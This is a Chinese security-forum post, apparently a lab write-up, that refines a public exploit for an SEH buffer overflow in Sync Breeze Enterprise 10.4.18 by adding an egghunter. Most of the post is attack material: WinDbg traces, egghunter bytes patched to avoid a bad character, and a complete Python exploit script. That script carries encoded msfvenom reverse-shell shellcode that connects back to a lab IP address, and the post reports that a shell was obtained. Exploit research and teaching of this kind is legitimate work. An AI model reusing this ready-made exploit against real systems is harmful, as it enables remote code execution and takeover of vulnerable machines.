首页
课程
问答
CTF
社区
招聘
峰会
发现
排行榜
知识库
工具下载
看雪20年
看雪商城
证书查询
登录
注册
首页
社区
课程
招聘
发现
问答
CTF
排行榜
知识库
工具下载
峰会
看雪商城
证书查询
社区
二进制漏洞
发新帖
0
12
[原创] exploit-db exp 优化SEH Egghunter
发表于: 2026-2-19 20:06
13498
[原创] exploit-db exp 优化SEH Egghunter
Cypher.M
3
2026-2-19 20:06
13498
## 1.背景 在前文当中其实有提到一个漏洞`syncbreezeent_setup_v10.4.18`的SEH溢出漏洞链接:[[原创\] Windows SEH 结构化异常溢出分析记录-二进制漏洞-看雪安全社区|专业技术交流与安全研究论坛](https://bbs.kanxue.com/thread-289505.htm)。我在之前的文章当中提到了,关于偏移量在不同系统,不同环境当中的不同,在我当时的漏洞环境当中,这个偏移量是`0x7d4`,在我朋友的环境当中这个偏移量为`0x86C`。 **关于这个漏洞的exp优化报告我已经提交给exploit-db官方了,正在等待回复中。**  这个偏移量在`exploit-db`当中则更加粗犷 <mark class="encrypted">eb7K9s2c8@1M7s2y4Q4x3@1q4Q4x3V1k6Q4x3V1k6%4N6%4N6Q4x3X3g2W2P5s2m8D9L8$3W2@1i4K6u0V1k6r3u0Q4x3X3g2U0L8$3#2Q4x3V1k6W2P5s2m8D9L8$3W2@1M7#2)9J5c8U0b7K6z5e0x3$3</mark>  可以看到这里的代码 `add esp,100 * 20` 相当于加了2000 ```python payload += "\x83\xc4\x64" * 20 # metasm > add esp,100 ``` 这个做法必然是非常粗糙的,且可用性是很差的,所以,既然学会了`egghunter`,来尝试修改一下这个部分。 ## 2.实操部分 ### 2.1 前置回顾 整个exp部分可以查看我的上一篇文章,这里代码选用文章2.5shellcode位置选择部分的代码作为基础代码:[[原创\] Windows SEH 结构化异常溢出分析记录-二进制漏洞-看雪安全社区|专业技术交流与安全研究论坛](https://bbs.kanxue.com/thread-289505.htm#msg_header_h3_4) 此时已经测试玩坏字符,找到`PPR`指令和`jmp`指令了,然后从这里进行修改 ```python #!/usr/bin/python import socket import sys from struct import pack try: server = sys.argv[1] port = 9121 size = 1000 Next_SEH = b'\xeb\x06\x90\x90' # EB 06 90 90 jmp short 0x8; nop; nop ; SE_Handler = b'\x60\x86\x08\x10' # 0x10088660 -> pop eax;pop ebx ;ret; # SE_Handler = b'\xf0\xa2\x15\x10' # 0x1015a2f0 -> pop eax;pop ebx ;ret; # msfvenom -p windows/shell_reverse_tcp lhost=10.10.10.129 lport=4444 -f python -v shellcode -e x86/shikata_ga_nai -b '\x00\x02\x0a\x0d' shellcode = b'\x90' * 400 # \x00 \x02 \x0a \x0d inputBuffer = b'A' * 124 + Next_SEH + SE_Handler + shellcode inputBuffer += b'C' * (size - len(inputBuffer)) header = b"\x75\x19\xba\xab" header += b"\x03\x00\x00\x00" header += b"\x00\x40\x00\x00" header += pack('<I', len(inputBuffer)) header += pack('<I', len(inputBuffer)) header += pack('<I', inputBuffer[-1]) buf = header + inputBuffer print("Sending evil buffer...") s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect((server, port)) s.send(buf) s.close() print("Done!") except socket.error: print("Could not connect!") ``` 如果只是单纯的SEH溢出练习,那么此时我们就应该去找一下多出的内容写在哪里了,但是现在我们要用`Egghunter`的方式解决这个问题,那么代码的部分就要稍微修改一下,C的部分先写成`egg`+`C`这种形式方便查找 ```python Next_SEH = b'\xeb\x06\x90\x90' # EB 06 90 90 jmp short 0x8; nop; nop ; # SE_Handler = b'\x60\x86\x08\x10' # 0x10088660 -> pop eax;pop ebx ;ret; SE_Handler = b'\xf0\xa2\x15\x10' # 0x1015a2f0 -> pop eax;pop ebx ;ret; # msfvenom -p windows/shell_reverse_tcp lhost=10.10.10.129 lport=4444 -f python -v shellcode -e x86/shikata_ga_nai -b '\x00\x02\x0a\x0d' shellcode = b'\x90' * 400 # \x00 \x02 \x0a \x0d inputBuffer = b'A' * 124 + Next_SEH + SE_Handler + shellcode inputBuffer += b'w00tw00t' inputBuffer += b'C' * (size - len(inputBuffer)) ``` 然后加载到`windbg`当中,以这种方式找到shellcode的位置,也能够算出这个偏移量。 ``` 0:009> u 0x1015a2f0 libspp!pcre_exec+0x16460: 1015a2f0 58 pop eax 1015a2f1 5b pop ebx 1015a2f2 c3 ret 1015a2f3 90 nop 1015a2f4 90 nop 1015a2f5 90 nop 1015a2f6 90 nop 1015a2f7 90 nop 0:009> bp 0x1015a2f0 0:009> g (1a10.1d0c): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=41414141 ebx=018cfa0c ecx=018cff08 edx=018cf9c4 esi=018cff08 edi=018cfb10 eip=009d2a9d esp=018cf998 ebp=018cfeb8 iopl=0 nv up ei ng nz na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010286 libpal!SCA_ConfigObj::Deserialize+0x1d: 009d2a9d ff5024 call dword ptr [eax+24h] ds:0023:41414165=???????? 0:009> !exchain 018cfe0c: libpal!md5_starts+149fb (00a4df5b) 018cff44: libspp!pcre_exec+16460 (1015a2f0) Invalid exception stack at 909006eb 0:009> g Breakpoint 0 hit eax=00000000 ebx=00000000 ecx=1015a2f0 edx=775b3c40 esi=00000000 edi=00000000 eip=1015a2f0 esp=018cf440 ebp=018cf460 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 libspp!pcre_exec+0x16460: 1015a2f0 58 pop eax 0:009> s -a 0x0 L?80000000 w00tw00t 018cfc20 77 30 30 74 77 30 30 74-43 43 43 43 43 43 43 43 w00tw00tCCCCCCCC 0:009> ? 018cfc20 - @esp Evaluate expression: 2016 = 000007e0 ``` 在SEH的文章当中其实有提到,目前的空间是不够的,继续单步执行,查看`018cff4c`地址的大小,这个部分只有120字节左右,之前的做法是加调整`esp`然后`jmp esp`,但是现在,我们知道可以用`egghunter`的方式来解决这个问题,124字节是足够写`egghunter`的代码的 ``` 0:009> t Breakpoint 0 hit eax=00000000 ebx=00000000 ecx=1015a2f0 edx=775b3c40 esi=00000000 edi=00000000 eip=1015a2f0 esp=018cf440 ebp=018cf460 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 libspp!pcre_exec+0x16460: 1015a2f0 58 pop eax 0:009> t eax=775b3c22 ebx=00000000 ecx=1015a2f0 edx=775b3c40 esi=00000000 edi=00000000 eip=1015a2f1 esp=018cf444 ebp=018cf460 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 libspp!pcre_exec+0x16461: 1015a2f1 5b pop ebx 0:009> t eax=775b3c22 ebx=018cf540 ecx=1015a2f0 edx=775b3c40 esi=00000000 edi=00000000 eip=1015a2f2 esp=018cf448 ebp=018cf460 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 libspp!pcre_exec+0x16462: 1015a2f2 c3 ret 0:009> t eax=775b3c22 ebx=018cf540 ecx=1015a2f0 edx=775b3c40 esi=00000000 edi=00000000 eip=018cff44 esp=018cf44c ebp=018cf460 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 018cff44 eb06 jmp 018cff4c 0:009> dd 018cff4c 018cff4c 90909090 90909090 90909090 90909090 018cff5c 90909090 90909090 90909090 90909090 ...... 0:009> ? 018cffc8 - 018cff4c Evaluate expression: 124 = 0000007c ``` ### 2.2 Egghunter 修改代码,这个时候SEH处理的部分可以替换成`egghunter`的代码,也就是我代码当中`shellcode`的变量 ```python shellcode = b'\x90' * 400 # 需要修改的位置 ``` 但是还需要解决一个遗留问题,之前写的`Egghunter`当中会存在坏字符的问题`\x02` ` ```text \xeb\x2a\x59\xb8\x77\x30\x30\x74\x51\x6a\xff\x31\xdb\x64\x89\x23\x83\xe9\x04\x83\xc3\x04\x64\x89\x0b\x6a\x02\x59\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xed\xe8\xd1\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3 ``` 这个坏字符的来源是`push 0x2` ```python " is_egg: " " push 0x02 ;" " pop ecx ;" " mov edi, ebx ;" " repe scasd ;" " jnz loop_inc_one ;" " jmp edi ;" ``` 所以需要解决这个问题,解决思路,无非就是取反,数学计算等。 首先数学计算比较简单,把`push 0x2`拆分一下`inc ecx * 2`即可,修改成这样即可。 ```python " is_egg: " # " push 0x02 ;" " xor ecx,ecx ;" " inc ecx ;" " inc ecx ;" # " pop ecx ;" " mov edi, ebx ;" " repe scasd ;" " jnz loop_inc_one ;" " jmp edi ;" ``` 然后修改exp ```python Next_SEH = b'\xeb\x06\x90\x90' # EB 06 90 90 jmp short 0x8; nop; nop ; # SE_Handler = b'\x60\x86\x08\x10' # 0x10088660 -> pop eax;pop ebx ;ret; SE_Handler = b'\xf0\xa2\x15\x10' # 0x1015a2f0 -> pop eax;pop ebx ;ret; # msfvenom -p windows/shell_reverse_tcp lhost=10.10.10.129 lport=4444 -f python -v shellcode -e x86/shikata_ga_nai -b '\x00\x02\x0a\x0d' hunter = b'\x90' * 4 hunter += b'\xeb\x2b\x59\xb8\x77\x30\x30\x74\x51\x6a\xff\x31\xdb\x64\x89\x23\x83\xe9\x04\x83\xc3\x04\x64\x89\x0b\x31\xc9\x41\x41\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xec\xe8\xd0\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3' hunter += b'\x90' * 400 # \x00 \x02 \x0a \x0d inputBuffer = b'A' * 124 + Next_SEH + SE_Handler + hunter inputBuffer += b'w00tw00t' shellcode = b"\x90" * 400 inputBuffer += shellcode inputBuffer += b'\x43' * (size - len(inputBuffer)) ``` ### 2.3 获取shell 这里加载到`windbg`当中的时候,要忽略“探路”异常,便于查看,可以看到`egghunter`代码在工作。 ``` sxd av sxd gp 0:001> u 0x1015a2f0 L3 libspp!pcre_exec+0x16460: 1015a2f0 58 pop eax 1015a2f1 5b pop ebx 1015a2f2 c3 ret 0:001> bp 0x1015a2f0 0:001> g Break-in sent, waiting 30 seconds... (1920.13a0): Access violation - code c0000005 (first chance) Breakpoint 0 hit eax=00000000 ebx=00000000 ecx=1015a2f0 edx=775b3c40 esi=00000000 edi=00000000 eip=1015a2f0 esp=0077f440 ebp=0077f460 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 libspp!pcre_exec+0x16460: 1015a2f0 58 pop eax 0:001> t eax=775b3c22 ebx=00000000 ecx=1015a2f0 edx=775b3c40 esi=00000000 edi=00000000 eip=1015a2f1 esp=0077f444 ebp=0077f460 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 libspp!pcre_exec+0x16461: 1015a2f1 5b pop ebx 0:001> t eax=775b3c22 ebx=0077f540 ecx=1015a2f0 edx=775b3c40 esi=00000000 edi=00000000 eip=1015a2f2 esp=0077f448 ebp=0077f460 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 libspp!pcre_exec+0x16462: 1015a2f2 c3 ret 0:001> t eax=775b3c22 ebx=0077f540 ecx=1015a2f0 edx=775b3c40 esi=00000000 edi=00000000 eip=0077ff44 esp=0077f44c ebp=0077f460 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 0077ff44 eb06 jmp 0077ff4c 0:001> dd 0077ff4c 0077ff4c 90909090 b8592beb 74303077 31ff6a51 0077ff5c 238964db 8304e983 896404c3 41c9310b 0077ff6c f3df8941 ff0775af cb8166e7 eb430fff 0077ff7c ffd0e8ec 0c6affff 0c048b59 0483b8b1 0077ff8c 83580608 315010c4 9090c3c0 90909090 0077ff9c 90909090 90909090 90909090 90909090 0077ffac 90909090 90909090 90909090 90909090 0077ffbc 90909090 90909090 90909090 90909090 0:001> u 0077ff4c L1f 0077ff4c 90 nop 0077ff4d 90 nop 0077ff4e 90 nop 0077ff4f 90 nop 0077ff50 eb2b jmp 0077ff7d 0077ff52 59 pop ecx 0077ff53 b877303074 mov eax,74303077h 0077ff58 51 push ecx 0077ff59 6aff push 0FFFFFFFFh 0077ff5b 31db xor ebx,ebx 0077ff5d 648923 mov dword ptr fs:[ebx],esp 0077ff60 83e904 sub ecx,4 0077ff63 83c304 add ebx,4 0077ff66 64890b mov dword ptr fs:[ebx],ecx 0077ff69 31c9 xor ecx,ecx 0077ff6b 41 inc ecx 0077ff6c 41 inc ecx 0077ff6d 89df mov edi,ebx 0077ff6f f3af repe scas dword ptr es:[edi] 0077ff71 7507 jne 0077ff7a 0077ff73 ffe7 jmp edi ...... 0:001> bp 0077ff73 0:001> s -a 0x0 L?80000000 w00tw00t 0077fc6a 77 30 30 74 77 30 30 74-90 90 90 90 90 90 90 90 w00tw00t........ 0:001> dd 0077fc6a 0077fc6a 74303077 74303077 90909090 90909090 0077fc7a 90909090 90909090 90909090 90b8c5db 0077fc8a d99899e9 5bf42474 52b1c933 83174331 ...... 0:001> bp 0077fc7a 0:001> g (1920.13a0): Access violation - code c0000005 (first chance) (1920.13a0): Access violation - code c0000005 (first chance) (1920.13a0): Access violation - code c0000005 (first chance) # 这里会遇到茫茫多的这样的报错 ...... Breakpoint 2 hit eax=74303077 ebx=0077fc6a ecx=00000000 edx=775b3c40 esi=00000000 edi=0077fc72 eip=0077ff73 esp=0077f444 ebp=0077f460 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 0077ff73 ffe7 jmp edi {0077fc72} 0:001> g Breakpoint 3 hit eax=74303077 ebx=0077fc6a ecx=00000000 edx=775b3c40 esi=00000000 edi=0077fc72 eip=0077fc7a esp=0077f444 ebp=0077f460 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 0077fc7a 90 nop 0:001> g ``` 获取到shell  完整exp ```python #!/usr/bin/python import socket import sys from struct import pack try: server = sys.argv[1] port = 9121 size = 1000 Next_SEH = b'\xeb\x06\x90\x90' # EB 06 90 90 jmp short 0x8; nop; nop ; # SE_Handler = b'\x60\x86\x08\x10' # 0x10088660 -> pop eax;pop ebx ;ret; SE_Handler = b'\xf0\xa2\x15\x10' # 0x1015a2f0 -> pop eax;pop ebx ;ret; # msfvenom -p windows/shell_reverse_tcp lhost=10.10.10.129 lport=4444 -f python -v shellcode -e x86/shikata_ga_nai -b '\x00\x02\x0a\x0d' hunter = b'\x90' * 4 hunter += b'\xeb\x2b\x59\xb8\x77\x30\x30\x74\x51\x6a\xff\x31\xdb\x64\x89\x23\x83\xe9\x04\x83\xc3\x04\x64\x89\x0b\x31\xc9\x41\x41\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xec\xe8\xd0\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3' hunter += b'\x90' * 400 # \x00 \x02 \x0a \x0d inputBuffer = b'A' * 124 + Next_SEH + SE_Handler + hunter inputBuffer += b'w00tw00t' shellcode = b"\x90" * 20 shellcode += b"\xdb\xc5\xb8\x90\xe9\x99\x98\xd9\x74\x24\xf4" shellcode += b"\x5b\x33\xc9\xb1\x52\x31\x43\x17\x83\xeb\xfc" shellcode += b"\x03\xd3\xfa\x7b\x6d\x2f\x14\xf9\x8e\xcf\xe5" shellcode += b"\x9e\x07\x2a\xd4\x9e\x7c\x3f\x47\x2f\xf6\x6d" shellcode += b"\x64\xc4\x5a\x85\xff\xa8\x72\xaa\x48\x06\xa5" shellcode += b"\x85\x49\x3b\x95\x84\xc9\x46\xca\x66\xf3\x88" shellcode += b"\x1f\x67\x34\xf4\xd2\x35\xed\x72\x40\xa9\x9a" shellcode += b"\xcf\x59\x42\xd0\xde\xd9\xb7\xa1\xe1\xc8\x66" shellcode += b"\xb9\xbb\xca\x89\x6e\xb0\x42\x91\x73\xfd\x1d" shellcode += b"\x2a\x47\x89\x9f\xfa\x99\x72\x33\xc3\x15\x81" shellcode += b"\x4d\x04\x91\x7a\x38\x7c\xe1\x07\x3b\xbb\x9b" shellcode += b"\xd3\xce\x5f\x3b\x97\x69\xbb\xbd\x74\xef\x48" shellcode += b"\xb1\x31\x7b\x16\xd6\xc4\xa8\x2d\xe2\x4d\x4f" shellcode += b"\xe1\x62\x15\x74\x25\x2e\xcd\x15\x7c\x8a\xa0" shellcode += b"\x2a\x9e\x75\x1c\x8f\xd5\x98\x49\xa2\xb4\xf4" shellcode += b"\xbe\x8f\x46\x05\xa9\x98\x35\x37\x76\x33\xd1" shellcode += b"\x7b\xff\x9d\x26\x7b\x2a\x59\xb8\x82\xd5\x9a" shellcode += b"\x91\x40\x81\xca\x89\x61\xaa\x80\x49\x8d\x7f" shellcode += b"\x06\x19\x21\xd0\xe7\xc9\x81\x80\x8f\x03\x0e" shellcode += b"\xfe\xb0\x2c\xc4\x97\x5b\xd7\x8f\x9d\x91\xdd" shellcode += b"\xce\xca\xa7\xe1\xc1\x56\x21\x07\x8b\x76\x67" shellcode += b"\x90\x24\xee\x22\x6a\xd4\xef\xf8\x17\xd6\x64" shellcode += b"\x0f\xe8\x99\x8c\x7a\xfa\x4e\x7d\x31\xa0\xd9" shellcode += b"\x82\xef\xcc\x86\x11\x74\x0c\xc0\x09\x23\x5b" shellcode += b"\x85\xfc\x3a\x09\x3b\xa6\x94\x2f\xc6\x3e\xde" shellcode += b"\xeb\x1d\x83\xe1\xf2\xd0\xbf\xc5\xe4\x2c\x3f" shellcode += b"\x42\x50\xe1\x16\x1c\x0e\x47\xc1\xee\xf8\x11" shellcode += b"\xbe\xb8\x6c\xe7\x8c\x7a\xea\xe8\xd8\x0c\x12" shellcode += b"\x58\xb5\x48\x2d\x55\x51\x5d\x56\x8b\xc1\xa2" shellcode += b"\x8d\x0f\xe1\x40\x07\x7a\x8a\xdc\xc2\xc7\xd7" shellcode += b"\xde\x39\x0b\xee\x5c\xcb\xf4\x15\x7c\xbe\xf1" shellcode += b"\x52\x3a\x53\x88\xcb\xaf\x53\x3f\xeb\xe5" inputBuffer += shellcode inputBuffer += b'\x43' * (size - len(inputBuffer)) header = b"\x75\x19\xba\xab" header += b"\x03\x00\x00\x00" header += b"\x00\x40\x00\x00" header += pack('<I', len(inputBuffer)) header += pack('<I', len(inputBuffer)) header += pack('<I', inputBuffer[-1]) buf = header + inputBuffer print("Sending evil buffer...") s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect((server, port)) s.send(buf) s.close() print("Done!") except socket.error: print("Could not connect!") ```
回复或点赞可查看完整内容
传递专业知识、拓宽行业人脉——看雪讲师团队等你加入!!
#漏洞分析
#漏洞利用
#缓冲区溢出
#Fuzz
#Windows
收藏
・
0
点赞
・
12
打赏
分享
分享到微信
分享到QQ
分享到微博
赞赏记录
参与人
雪币
留言
时间
git_99440qimingminimax
为你点赞!
2天前
git_51951meggadf3df
非常支持你的观点!
2026-9-11 03:35
mb_lthgjpwj
为你点赞!
2026-8-21 08:08
mb_wsoacceo
为你点赞!
2026-8-11 01:28
wx_晨梦
感谢你的贡献,论坛因你而更加精彩!
2026-7-16 06:47
git_69042ahyun1101
非常支持你的观点!
2026-6-27 12:20
zhongdong
为你点赞!
2026-6-23 10:13
npc0vo
谢谢你的细致分析,受益匪浅!
2026-4-26 04:02
Rixo_叶默
非常支持你的观点!
2026-3-27 18:37
hkdong
你的分享对大家帮助很大,非常感谢!
2026-3-6 08:44
fu11p7r
为你点赞!
2026-2-21 16:46
huangyalei
你的帖子非常有用,感谢分享!
2026-2-19 21:26
查看更多
赞赏
×
1 雪花
5 雪花
10 雪花
20 雪花
50 雪花
80 雪花
100 雪花
150 雪花
200 雪花
支付方式:
微信支付
赞赏留言:
快捷留言
感谢分享~
精品文章~
原创内容~
精彩转帖~
助人为乐~
感谢分享~
最新回复
(
3
)
mb_mwnnynpm
雪 币:
能力值:
( LV1,RANK:0 )
在线值:
发帖
0
回帖
3
粉丝
0
关注
私信
mb_mwnnynpm
2
楼
2026-4-28 19:52
0
mb_mwnnynpm
雪 币:
能力值:
( LV1,RANK:0 )
在线值:
发帖
0
回帖
3
粉丝
0
关注
私信
mb_mwnnynpm
3
楼
2026-4-28 19:52
0
mb_mwnnynpm
雪 币:
能力值:
( LV1,RANK:0 )
在线值:
发帖
0
回帖
3
粉丝
0
关注
私信
mb_mwnnynpm
4
楼
能私
2026-4-28 19:52
0
游客
登录
|
注册
方可回帖
回帖
表情
雪币赚取及消费
高级回复
返回
Cypher.M
3
8
发帖
2
回帖
160
RANK
关注
私信
他的文章
[原创] exploit-db exp 优化SEH Egghunter
13498
[原创] Egg Hunter 技术详解
22724
[原创] ***RCE分析记录
29415
[原创] Windows SEH 溢出漏洞分析记录 - KNet
14661
[原创] SEH 溢出调试分析记录-Diskpls
17381
关于我们
联系我们
企业服务
看雪公众号
专注于PC、移动、智能设备安全研究及逆向工程的开发者社区
看原图
赞赏
×
雪币:
+
留言:
快捷留言
为你点赞!
返回
顶部







